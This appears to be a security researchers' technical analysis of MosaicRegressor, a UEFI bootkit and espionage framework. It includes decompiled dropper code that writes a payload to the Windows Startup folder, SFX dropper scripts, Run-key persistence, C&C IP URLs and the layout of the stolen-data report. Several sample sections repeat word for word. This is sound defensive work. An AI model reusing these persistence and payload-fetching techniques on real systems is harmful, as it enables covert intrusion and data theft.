MosaicRegressor: Lurking in the Shadows of UEFI

Technical details

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Contents

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MosaicRegressor is a multi-stage and modular framework aimed at espionage and data gathering. It consists of downloaders, and occasionally multiple intermediate loaders, that are intended to fetch and execute payload on victim machines. In two known cases, the initial stage of the framework was installed in the victim's UEFI firmware, achieving the above-OS level of persistence.

UEFI Bootkit

When inspecting the compromised UEFI firmware, we noticed four components that had unusual proximity in their assigned GUID values. These were two DXE drivers and two UEFI applications. Upon closer analysis, we could conclude that those were compiled from the source code of a Hacking Team bootkit named VectorEDK, that was leaked in 2015 and is now available online.

Name	Action	Type	Subtype	Text
UEFI image		Image	UEFI	
Padding		Padding	Non-empty	
8C8CE578-8A3D-4F1C-9935-896185C32DD3		Volume	FFSv2	
F50258A9-2F4D-4DA9-861E-BDA84D07A44C		File	DXE driver	SmmInterfaceBase
F50248A9-2F4D-4DE9-86AE-BDA84D07A41C		File	DXE driver	Ntfs
EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0C		File	Application	SmmReset
EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B		File	Application	SmmAccessSub

Rogue components found within the compromised UEFI firmware

Following is an outline of the revealed components:

F5B320F7E87CC6F9D02E28350BB87DE6 **(SmmInterfaceBase)**
B53880397D331C6FE3493A9EF81CD76E **(SmmAccessSub)**
91A473D3711C28C3C563284DFAFE926B **(SmmReset)**
DD8D3718197A10097CD72A94ED223238 **(Ntfs)**

- **SmmInterfaceBase**: a DXE driver intended to deploy the bootkit itself on the system by registering a callback that will be invoked upon an event of type EFI_EVENT_GROUP_READY_TO_BOOT. The event occurs at a point when control can be passed to the operating system's bootloader, effectively allowing the callback to take effect before it. The callback will, in turn, load and invoke further components of the bootkit, in this case 'SmmAccessSub'.
  This is equivalent to Hacking Team's 'rkloader' component, and is built using its source code.
- **Ntfs**: a driver used to parse the NTFS file system to allow reading or writing to disk.
- **SmmReset**: a UEFI application intended to mark the execution of the bootkit. This is done by setting the value of a variable named 'fTA' to a hard-coded GUID. The same is done by the original Vector-EDK bootkit as part of the bootkit's main business logic. In this case, it's not invoked and it seems to be a residue from the open source code that was not properly leveraged by the developers.

```
RuntimeServices->GetVariable(L"fTA", &gEfiGlobalFileVariableGuid, 0i64, &VarDataSize, &VarData);
v6 = 0;
(_ImageBase.SetVariable)(L"fTA", &gEfiGlobalFileVariableGuid, 7i64);
return 0i64;
```

Setting of the fTA variable with a predefined GUID to mark the execution of the bootkit

- **SmmAccessSub**: the main bootkit component that serves as a persistent dropper for user-mode malware. It is executed by the callback registered during the execution of 'SmmInterfaceBase', and takes care of writing a binary embedded within it as a file named 'IntelUpdate.exe' to the startup directory on disk. This allows the binary to run when Windows accomplishes the boot process.

  This is the only proprietary component amongst the ones we inspected, which doesn't rely on Vector-EDK code.
  It conducts the following actions to drop the intended file to disk:
  - Bootstraps pointers for SystemTable, BootServices and RuntimeServices global structures.
  - Tries to get a handle to the currently loaded image by invoking the HandleProtocol method with the EFI_LOADED_IMAGE_PROTOCOL_GUID argument.
  - If it succeeds, it attempts to find the root drive with Windows installation by enumerating all drives and checking that the '\Windows\System32' directory exists. A global EFI_FILE_PROTOCOL object that corresponds to the drive will be created at this point and referenced to open any further directories or files on this drive.
  - If the root drive is found, it looks for a marker file named 'setupinf.log' under the Windows directory and proceeds only if it doesn't exist. In the absence of this file, it is created.
  - If the creation of 'setupinf.log' succeeds, it goes on to check if the 'Users' directory exists on the same drive.
  - If the 'Users' directory exists, it writes the 'IntelUpdate.exe' file (embedded in the UEFI application's binary) under the '\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup' directory.

```
file_size = 0x3400i64;
if ( (g_root_efi_file_protocol->Open(g_root_efi_file_protocol, &file_protocol, L".\\Users", 1ui64, 0i64) & 0x8000000000000000ui64) == 0i64
  && (file_protocol->Close(file_protocol) & 0x8000000000000000ui64) == 0i64 )
{
  *startup_dir = allocate_and_init_pool_buffer(520i64);
  strcat(*startup_dir, L"\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\");
  strcat(*intel_update_path, L"IntelUpdate.exe");
  if ( (g_root_efi_file_protocol->Open(
          g_root_efi_file_protocol,
          &c_file_protocol,
          *intel_update_path,
          0x8000000000000001ui64,
          0i64) & 0x8000000000000000ui64) == 0i64
    && (c_file_protocol->Write(c_file_protocol, &file_size, g_intelupdate_exe_binary) & 0x8000000000000000ui64) == 0i64
    && (c_file_protocol->Close(c_file_protocol) & 0x8000000000000000ui64) == 0i64 )
  {
    (e_efi_boot_services.FreePool)(*startup_dir);
  }
}
```

Code from 'SmmAccessSub' used to write the embedded 'IntelUpdate.exe' binary to the Windows startup directory

RAR SFX droppers for the Curl-based downloaders

These are several SFX droppers with decoy documents that were sent to victims by e-mail. Each contains a document and a variant of a Curl-based downloader or a Winhttp-based downloader

b23e1fe87ae049f46180091d643c0201

This file is a plain RAR archive with one EXE file inside.

Size	Date	Name	MD5
221461	2018-03-27	Health and Ageing on the occasion of the World Health Day_180326.exe	0efb785c75c3030c438698c77f6e960e

The EXE file in turn is also a RAR SFX archive with the following contents:

0efb785c75c3030c438698c77f6e960e

Size	Date	Name	MD5
13520	2018-03-27	1.docx	d197648a3fb0d8ff6318db922552e49e
208896	2018-01-16	msreg.exe	61b4e0b1f14d93d7b176981964388291


Screenshot of the document

RAR SFX script:

```
Path=%appdata%
 Setup=%appdata%\1.docx
 Setup=%appdata%\msreg.exe
 Silent=1
 Overwrite=1
```

3b3bc0a2772641d2fc2e7cbc6dda33ec

Size	Date	Name	MD5
500529	2018-01-17	1.docx	67cf741e627986e97293a8f38de492a7
208896	2018-01-16	msreg.exe	61b4e0b1f14d93d7b176981964388291



Screenshot of the document

This document contains an embedded external image with URL: http://43.252.228.179/ambeg.png

ae66ed2276336668e793b167b6950040

Size	Date	Name	MD5
208896	2018-01-16	msreg.exe	61b4e0b1f14d93d7b176981964388291
499904	2018-01-17	6.docx	92f6c00da977110200b5a3359f5e1462

This document looks exactly like 3b3bc0a2772641d2fc2e7cbc6dda33ec but has no references to external images.

RAR SFX script:

```
Path=%appdata%
 Setup=%appdata%\6.docx
 Setup=%appdata%\msreg.exe
 Silent=1
 Overwrite=1
```

cfb072d1b50425ff162f02846ed263f9

Size	Date	Name	MD5
161280	2017-02-27	wq2.exe	bd393a70e44fdf175c5b428286bb890f
17728	2017-02-26	2.docx	a69205984849744c39cfb421d8e97b1f

12b5fed367db92475b071b6d622e44cd

Size	Date	Time	Name	MD5
46080	2013-09-27	06:38	contract.doc	6e949601ebdd5d50707c0af7d3f3c7a5
95744	2018-01-04	03:50	winword.exe	08ecd8068617c86d7e3a3e810b106dce

The creation date set in the file "contract.doc" is 2013-09-27. The text inside the file is supposed to be displayed with the Simplified Chinese font "SimSun" but is unreadable and looks like a result of incorrect encoding.

RAR SFX script:

```
Path=%appdata%
 Setup=winword.exe
 Setup=contract.doc
 Silent=1
 Overwrite=1
```

70def87d180616406e010051ed773749

Size	Date	Time	Name	MD5
25370	2017-06-12	09:39	0612.doc	449be89f939f5f909734c0e74a0b9751
95744	2017-06-12	10:23	dwhost.exe	1732357d3a0081a87d56ee1ae8b4d205

The decoy document "0612.doc" is actually an RTF document written in Russian.

ae66ed2276336668e793b167b6950040

Size	Date	Name	MD5
208896	2018-01-16	msreg.exe	61b4e0b1f14d93d7b176981964388291
499904	2018-01-17	6.docx	92f6c00da977110200b5a3359f5e1462

This document looks exactly like 3b3bc0a2772641d2fc2e7cbc6dda33ec but has no references to external images.

RAR SFX script:

```
Path=%appdata%
 Setup=%appdata%\6.docx
 Setup=%appdata%\msreg.exe
 Silent=1
 Overwrite=1
```

cfb072d1b50425ff162f02846ed263f9

Size	Date	Name	MD5
161280	2017-02-27	wq2.exe	bd393a70e44fdf175c5b428286bb890f
17728	2017-02-26	2.docx	a69205984849744c39cfb421d8e97b1f

12b5fed367db92475b071b6d622e44cd

Size	Date	Time	Name	MD5
46080	2013-09-27	06:38	contract.doc	6e949601ebdd5d50707c0af7d3f3c7a5
95744	2018-01-04	03:50	winword.exe	08ecd8068617c86d7e3a3e810b106dce

The creation date set in the file "contract.doc" is 2013-09-27. The text inside the file is supposed to be displayed with the Simplified Chinese font "SimSun" but is unreadable and looks like a result of incorrect encoding.


RAR SFX script:

```
Path=%appdata%
 Setup=winword.exe
 Setup=contract.doc
 Silent=1
 Overwrite=1
```

70def87d180616406e010051ed773749

Size	Date	Time	Name	MD5
25370	2017-06-12	09:39	0612.doc	449be89f939f5f909734c0e74a0b9751
95744	2017-06-12	10:23	dwhost.exe	1732357d3a0081a87d56ee1ae8b4d205

The decoy document "0612.doc" is actually an RTF document written in Russian.



19 июня это знаменательный день - 53-летие начала работы великого Ким Чен Ира в аппарате ЦК ТПК

19 июня 53 года чучхе (1964) великий Ким Чен Ир начал работу в аппарате ЦК ТПК. В первый день работы в аппарате ЦК ТПК Ким Чен Ир провел всю ночь напролет и первым встретил рассвет нового дня. Он шагал по территории ЦК ТПК, любуясь ясным и прозрачным утром. Долго глядя на развевающееся партийное знамя, он сказал, что история ТПК это славная история красного знамени, что партийное знамя наглядно показывает историю великой революционной деятельности Ким Ир Сена.

Он подчеркнул, что укреплять ТПК как партию товарища Ким Ир Сена - его пожизненная задача. Та клятва, которую дал себе великий Ким Чен Ир, показала убеждения и незыблемую волю пэктусанского исполина, обещавшего светлое будущее ТПК.

С того исторического дня Ким Чен Ир вел активную деятельность, чтобы укрепить и развить ТПК как революционную партию, которая дышит идеями великого Ким Ир Сена, как авангард революции, призванный решительно защищать идеи и заслуги Ким Ир Сена.

Ким Чен Ир в свое время сформулировал революционные идеи Ким Ир Сена как целостную систему чучхейской идеи, теории и метода, выше поднял знамя о преобразовании всей партии на основе Кимирсенизма.

Screenshot of the document

RAR SFX script:

```
Path=%appdata%
 Setup=dwhost.exe
 Setup=0612.doc
 Silent=1
 Overwrite=1
```

7908b9935479081a6e0f681ccef2fdd9

Size	Date	Time	Name	MD5
18521	2017-12-06	10:40	1206.doc	233b300a58d5236c355afd373dabc48b
95744	2017-11-30	15:02	return.exe	74db88b890054259d2f16ff22c79144d

ОЛИМПИАДА КАК ЧАСТЬ БОЛЬШОГО БИЗНЕСА и почему Россия просто обязана поставить Пхеньяну системы С-400, способные отрезвить США

В Древней Греции, как известно, олимпийские игры были временем установления всеобщего мира, когда спортивные состязания вытесняли все государственные раздоры. Тогда, в эпоху рабства, все государственные решения принимала аристократическая элита, способная прекратить на какое-то время войны и объявить мир на время проведения игр.

В наше время все решения принимает финансовая элита, сферой управления которой являются деньги, т.е., банковская система. А олимпийские игры из любительского статуса перешли в профессиональный, тем самым стали составной частью бизнеса, где каждая медаль означает ещё и большие деньги. Но спорт для большинства людей остается спортивным состязанием и население подавляющего большинства стран по привычке смотрит на них как на мирное соревнование, под которое не может закладываться заряд войны.


Screenshot of the document

RAR SFX script:

```
Path=%appdata%
 Setup=return.exe
 Setup=1206.doc
 Silent=1
 Overwrite=1
```

3b58e122d9e17121416b146daab4db9d

Size	Date	Time	Name	MD5
25088	2017-09-27	16:37	0927.doc	0d386ebba1ccf1758a19fb0b25451afe
73728	2017-09-25	15:27	dwhost.exe	d848d4ec24e678727b63251e54a0a5de



Resolution 2375 (2017) Strengthening Sanctions on DPR of KOREA

Resolution 2375 (2017) includes the strongest sanctions ever imposed on North Korea. These measures target North Korea' s last remaining major exports by fully banning the export of textiles (nearly $800 million each year) and preventing overseas workers from earning wages that finance the North Korean regime (over $500 million each year), reduces about 30% of oil provided to North Korea by cutting off over 55% of refined petroleum products going to North Korea, and fully bans all joint ventures with North Korea to cut off foreign investments, technology transfers, and other economic cooperation with North Korea. The resolution also includes strong maritime provisions enabling countries to counter North Korean smuggling activities of prohibited exports by sea.

Resolution 2375 (2017) includes the following key elements:

Oil/Petroleum

This resolution reduces about 30% of oil provided to North Korea by cutting off over 55% of refined petroleum products going to North Korea.

It will achieve this through imposing an annual cap of 2 million barrels per year of all refined petroleum products (gasoline, diesel, heavy fuel oil, etc.)

North Korea currently receives a total of about 8.5 million barrels of oil/petroleum: 4.5 million in refined form and 4 million in crude form.

Screenshot of the document

RAR SFX script:

```
Path=%appdata%
 Setup=dwhost.exe
 Setup=0927.doc
 Silent=1
 Overwrite=1
```

BITS Downloaders

SHA256	e1d1d5e1c91d0f4142247b45fb18c0c7dcc94719f4340cf6443100364802aeae
MD5	b53880397d331c6fe3493a9ef81cd76e
Compiled	2010.01.02 06:56:27 (GMT), 9.0
Type	I386 Windows GUI EXE
Size	13312

The downloader is the application that is dropped by the "EFI dropper" module. When executed, it creates a BITS Job with display name "test" of type BG_JOB_TYPE_UPLOAD. It creates a mutex to ensure only one instance is being executed.

Mutex name: “FindFirstFile Message Bi”

Enumerates all BITS jobs. For a job whose display name contains the substrings “first_tf” or “second_tf” and overall display name is five or six characters (this never happens since the conditions are contradictory), it cancels the job, effectively interrupting the transfer and removing temporary files. Then the module follows its business logic in a separate thread while running an empty window message loop in the startup thread.

Main thread

The program contains four blocks of data encrypted with a simple one-byte XOR algorithm. Three of those blocks contain URL strings and the fourth contains a unique string, “D22”.

It builds an identification string following the format: **%Computer name%-D22_32 or 64**

The 32 or 64 suffix is chosen based on system identification. The system is supposed to be 64 if the program is able to locate the file or directory named **%WINDIR%\SysWOW64**

The program then follows into an infinite C&C communication loop. It delays for a hardcoded period of 20 minutes between each attempt.

C&C Communication

The module compiles a final URL string following the format: URL from the decrypted **buffer/identification string/on.z**

It then attempts to download the contents of that URL to the file %TEMP%\on.dat using its BITS transfer routine. The contents of the file areignored and the file is deleted immediately after transfer. This initial download is used to determine the valid C&C server. The module iterates through all three URLs hardcoded in its body and uses the first one that responds without error for further communication.

In case any of the C&C servers provided a valid response, the program sends another download request for: **URL of the valid C&C server/identification string/**BeFileA.z The downloaded contents are then saved to: %TEMP%\BeFileA.dll

It also tries to fetch the file using the URL: **URL of the valid C&C server/identification string/**BeFileC.z and save it to: %TEMP%\BeFileC.dll

The file “BeFileA.dll” is downloaded only once during the duration of the program’s instance and is loaded in a separate thread. The attempts to download the file “BeFileC.dll” occur in every communication period. The file is loaded in the same thread.

BITS Transfer

The program creates a new BITS job. For a download job it names the job “first_tf” and for the upload tasks it uses the name “second_tf”. Other versions use slightly different strings as job names but they all start with “first” and “second” correspondingly, and are always identical to the names of the jobs that are cancelled during the startup. The job is started with the priority setting “BG_JOB_PRIORITY_FOREGROUND”. It also toggles the security options “BG_SSL_IGNORE_CERT_CN_INVALID”, “BG_SSL_IGNORE_CERT_DATE_INVALID”, “BG_SSL_IGNORE_UNKNOWN_CA”, to accept invalid HTTPS certificates.

It then waits for up to about five minutes for the BITS job to complete, also extending the wait if the actual transfer is in progress.

Loading the DLL modules

The module expects the files provided by the C&C server to be PE DLLs. They are loaded normally using the LoadLibrary API function. Each DLL may have one or more exported functions named "CallA", "CallB", "CallC", "CallD", "CallE".

All exported functions are supposed to have the same ABI: cdecl calling convention, five arguments all passed by pointers. Following the execution of each function the program delays for one second and then processes the results returned in these arguments. Depending on the data returned by the exported function, the program may then download or upload arbitrary files from/to arbitrary URLs using its BITS transfer routine. Also, depending on the returned data, it may delete or leave the DLLs file on disk.

Then it checks if a corresponding "dat" file exists in the **%TEMP%directory**. In case the file exists it uploads it to the C&C server using the BITS transfer routine, the same URL except the last component is identical to the actual filename. The "dat" file is deleted if the upload succeeds.

C&C URLs	https://103.56.115.69/bisen (twice) https://menjitghyukl.myfirewall.org/thren
Unique ID	D22

BITS Downloader, extended

SHA256	14e48d3aa7b9058c56882eb61fa40cf1f52614fe8feb8a43658ad02a570147e0 fc189b913bfd5995a7ed5c4e8a811ad237f7b973e120a25baccffbf4ea1d3838 aa9627a62eb193cc40f2a5ffd259035a43540b2abd634c80f0d988f7588fa23d 19300fd4cf9dfa28d8d3331e9d48739c38d7151f330463ffe13d6809d5705f1a
MD5	dc14ee862dda3bcc0d2445fdcb3ee5ae 88750b4a3c5e80fd82cf0dd534903fc0 c63d3c25abd49ee131004e6401af856c d273cd2b96e78def437d9c1e37155e00
Compiled	2008.01.01 11:58:33 (GMT), 9.0
Type	I386 Windows GUI EXE
Size	62976

This module is similar to the "BITS Downloader" and appears to be based on the same code. The differences follow. It uses a different mutex name: "set instance state".

After starting the C&C communication thread, the program sets the registry value **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**, value name **qwinstd**, to the location of its own executable. It also overwrites the value if it is not equal to the location of the executable. This ensures the program's automatic startup. Also the program sets up a timer callback routine to be called every second. The routine looks for the file **%APPDATA%\Microsoft\Internet Explorer\usk.rs**. When such a file is found it acts as a kill switch: the file deleted, the BITS Jobs are cancelled and the program exits.

Instead of the %TEMP% directory this version uses the directory **%APPDATA%\Microsoft\Internet Explorer** to store its temporary files.

System information

The module creates a text file **%APPDATA%\Microsoft\Internet Explorer\%Computername%.dat** and fills it with system information. Note the non-ASCII symbols 0xA3 and 0xBE used in the string literals. These were replaced with a colon character (See "Language artifacts").

```
Host Infomation:
 EXE ID: %Unique ID, see table%
 Host Name: %Computername%
 Current User Name: %USERNAME%
 PRIVILEGE: %User privilege%
 OS: Windows NT %Major%.%Minor%\t%Service pack string%\t%Product type%\tSystemMetrics:
%Build number for Windows 5.2%\tSuiteMask hex: %Suite mask%
 OS BITS: %32 or 64%
 Host Power ON Time: %04d-%02d-%02d %02d:%02d
 Power ON Time: %d Hours %2d Minutes %2d Seconds *or*Power ON Time: %2d Minutes %2d Seconds

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 Installed Programe List 32:

 *the following list is the contents of registry keys from HKLM\SOFTWARE\Microsoft\Windows\
CurrentVersion\Uninstall*
 *%Item number%* *%Registry key last write timestamp in format %04d-%02d-%02d %02d:%02d%*
%Display Name%

 *optional, when the program determines that it is running on a 64-bit OS, it disables
64/32 registry reflection and enumerates the installed program list again, generating a
similar list with a header "Installed Programe List 64"*
```

Remarks. The **%User privilege%** string is produced using the NetUserGetInfo API for the current user. Depending on the returned result, it can be one of the strings: "Administrator", "User", "Guest", "ACCESS_DENIED", "COMPUTER_NAME_ERROR", "USER_NAME_ERROR". The **%Product type%** string is one of "VER_NT_SERVER","VER_NT_DOMAIN_CONTROLLER", "VER_NT_WORKSTATION"

Once the report file is ready, the program creates a BITS job to upload it to the C&C server. The upload location follows the format: **URL of the C&C server/%Computername%.dat** The file is deleted if the upload succeeds.

Payload

When finished with uploading the system information report, the program then attempts to fetch the payload from the C&C server. The business logic is similar to the one of the "BITS Downloader", with the following differences:

Files that are downloaded and executed in separate threads:

FileA.dll fetched from %C&C URL%/%Computername%/FileA.z

FileB.dll fetched from %C&C URL%/%Computername%/FileB.z

Files that are downloaded and executed in the current thread:

FileC.dll fetched from %C&C URL%/%Computername%/FileC.z

FileD.dll fetched from %C&C URL%/%Computername%/FileD.z

Each DLL may have one or more exported functions named "CallA", "CallB", "CallC", "CallD", "CallE", "CallF", "CallG", "CallH", "CallI", "CallJ", "CallK", "CallL". Once finished, the program may delete the DLL file depending on the returned value.

C&C URL:

Sample	C&C URL
DC14EE862DDA3BCC0D2445FDCB3EE5AE	https://43.252.228.84/bits
88750B4A3C5E80FD82CF0DD534903FC0	https://103.243.24.171/bits
C63D3C25ABD49EE131004E6401AF856C	https://43.252.228.252/help
D273CD2B96E78DEF437D9C1E37155E00	https://103.30.40.39/bits

Unique IDs ("EXE ID" in the report):

Sample	Unique ID
DC14EE862DDA3BCC0D2445FDCB3EE5AE	da
88750B4A3C5E80FD82CF0DD534903FC0	tan
C63D3C25ABD49EE131004E6401AF856C	t
D273CD2B96E78DEF437D9C1E37155E00	0115

C&C communication period: 15 minutes

Language artifacts

Many strings contain the sequence 0xA3, 0xBE (hexadecimal). This is an invalid sequence for a UTF8 string and the LATIN1 encoding translates these symbols to a pound sign followed by a "masculine ordinal indicator" ("£º").

```
0040D41C 48 6F 73 74 20 4E 61 6D 65          aHostNamejS     db 'Host Name'          ; DATA XREF: sub_
0040D425 A3 BA                                               db 0A3h, 0BAh
0040D427 25 73 0D 0A 00                      aS_1            db '%s',0Dh,0Ah,0
0040D42C                                     ; char aExeIdjS[]
0040D42C 45 58 45 20 49 44                   aExeIdjS        db 'EXE ID'             ; DATA XREF: sub_
0040D432 A3 BA                                               db 0A3h, 0BAh
0040D434 25 73 0D 0A 00                      aS_0            db '%s',0Dh,0Ah,0
0040D439 00 00 00                                            db 3 dup(0)
0040D43C                                     ; char aHostInfomation[]
0040D43C 48 6F 73 74 20 49 6E 66 6F 6D 61 74+aHostInfomation db 'Host Infomation'    ; DATA XREF: sub_
0040D44B A3 BA                                               db 0A3h, 0BAh
0040D44D 0D 0A 0D 0A 00                                      db 0Dh,0Ah
0040D44D                                                     db 0Dh,0Ah,0
0040D452 00 00                                               db 2 dup(0)
0040D454                                     ; char asc_40D454[]
0040D454 0D 0A 0D 0A 00                      asc_40D454      db 0Dh,0Ah              ; DATA XREF: sub_
0040D454                                                                             ; sub_402D00+320↑
0040D454                                                     db 0Dh,0Ah,0
0040D459 00 00 00                                            db 3 dup(0)
0040D45C                                     ; char a03d04d02d02d02[]
```

Language artifacts

An attempt to iterate over all available iconv symbol tables trying to convert to UTF-8 produces possible candidates that produce a more meaningful conversion for this byte sequence:

```
CN-GB//, ″ : ″ # EF BC 9A
 CP936//, ″ : ″ # EF BC 9A
 CP949//, ″ : ″ # EF BC 9A
 CSEUCKR//, ″ : ″ # EF BC 9A
 CSGB2312//, ″ : ″ # EF BC 9A
 EUC-CN//, ″ : ″ # EF BC 9A
 EUC-KR//, ″ : ″ # EF BC 9A
 EUCCN//, ″ : ″ # EF BC 9A
 EUCKR//, ″ : ″ # EF BC 9A
 GB2312//, ″ : ″ # EF BC 9A
 GB13000//, ″ : ″ # EF BC 9A
 GB18030//, ″ : ″ # EF BC 9A
 GBK//, ″ : ″ # EF BC 9A
 ISIRI-3342//, ″!:″ # 21 3A
 ISIRI3342//, ″!:″ # 21 3A
 MS936//, ″ : ″ # EF BC 9A
 MSCP949//, ″ : ″ # EF BC 9A
 OSF0004000A//, ″ : ″ # EF BC 9A
 OSF100203B5//, ″ : ″ # EF BC 9A
 UHC//, ″ : ″ # EF BC 9A
 WINDOWS-936//, ″ : ″ # EF BC 9A
```

Given the context of the string preceding the symbol and line feed symbols following it, the best match is the "FULLWIDTH COLON" Unicode character translated from one of the Chinese or Korean code pages (CP936 and CP949).

BITS Downloader, extended, MSVC 10 version

SHA256	7eba9f6f9774c87fafc4aba403821fae73a50d387624d039d1b296cf0befca73
MD5	72c514c0b96e3a31f6f1a85d8f28403c
Compiled	2017.10.07 12:12:33 (GMT), 10.0
Type	I386 Windows GUI EXE
Size	57344

This module is similar to the "BITS Downloader, extended" but was compiled with a more recent version of Visual Studio and bears minor differences.

Mutex name used: "foregrounduu state"

Payloads downloaded and executed: "FileA.z"("FileA.dll"), "FileB.z"("FileB.dll") and "FileC.z"("FileC.dll")

Exported function names executed from the payload DLLs: "CallA", "CallB", "CallC", "CallD", "CallE".

C&C URL	https://103.39.109.252/insult
Unique ID ("EXE ID")	Nli

BITS Downloader, "HHDump.dll"

SHA256	b2982325d3231ba5959484b01f5b6492babd37f10a8736e6bf81b47253bc99eb
MD5	9aa47dceccb306a80101f47ab148578d
Compiled	2011.01.03 07:36:03 (GMT), 9.0
Type	I386 Windows GUI DLL
Size	58368
Internal name	HHDump.dll

This module is a DLL version of a "BITS Downloader". The library provides one exported function "SetFormName" that is empty; all the business logic is implemented in the DllMain function.

The DllMain function, when executed with the reason code of DLL_PROCESS_ATTACH, checks if the filename of the host process is equal to "vc9play.exe". It then spawns its main thread if the filename matches.

C&C URL	https://43.252.228.84/quest

Load.rem

The module checks for the presence of the file %APPDATA%\Microsoft\Windows\load.rem. If the file is present it follows in a new thread: it copies it to **%APPDATA%\Microsoft\Windows\SendTo\load.dll**, then loads the copy as a regular DLL and calls its function exported with the name "Load", if present. The copy is deleted if the module fails to load it as a DLL.

Main thread

The module enumerates and cancels BITS jobs if their names contain a substring "first job" or "second job" and the length of the name is either 9 or 10. This is an improvement over the original "BITS Downloader" that checked for a contradictory condition that never becomes true.

The module creates a directory if it doesn't exist: **%APPDATA%\Microsoft\Network**. Due to a bug, it will not attempt to create the directory if a file exists with the same name, failing later when the directory is required. This directory is then used to store any temporary files, instead of **%TEMP%** in the original "BITS Downloader".

Files that are downloaded and executed in separate threads:

DFileA.dll fetched from %C&C URL%/%Computername%/DFileA.z

DFileD.dll fetched from %C&C URL%/%Computername%/DFileD.z

Files that are downloaded and executed in the current thread:

DFileC.dll fetched from %C&C URL%/%Computername%/DFileC.z

Exported function names executed from the payload DLLs: "CallA", "CallB", "CallC", "CallD", "CallE", "CallF", "CallG", "CallH", "CallI", "CallJ", "CallK", "CallL", "CallM", "CallN", "CallO", "CallP", "Final".

The signature of the function called "Final" is different from the rest: it takes 21 arguments that not only contain those passed to other functions but also the return values of the previous (Call...) functions called.

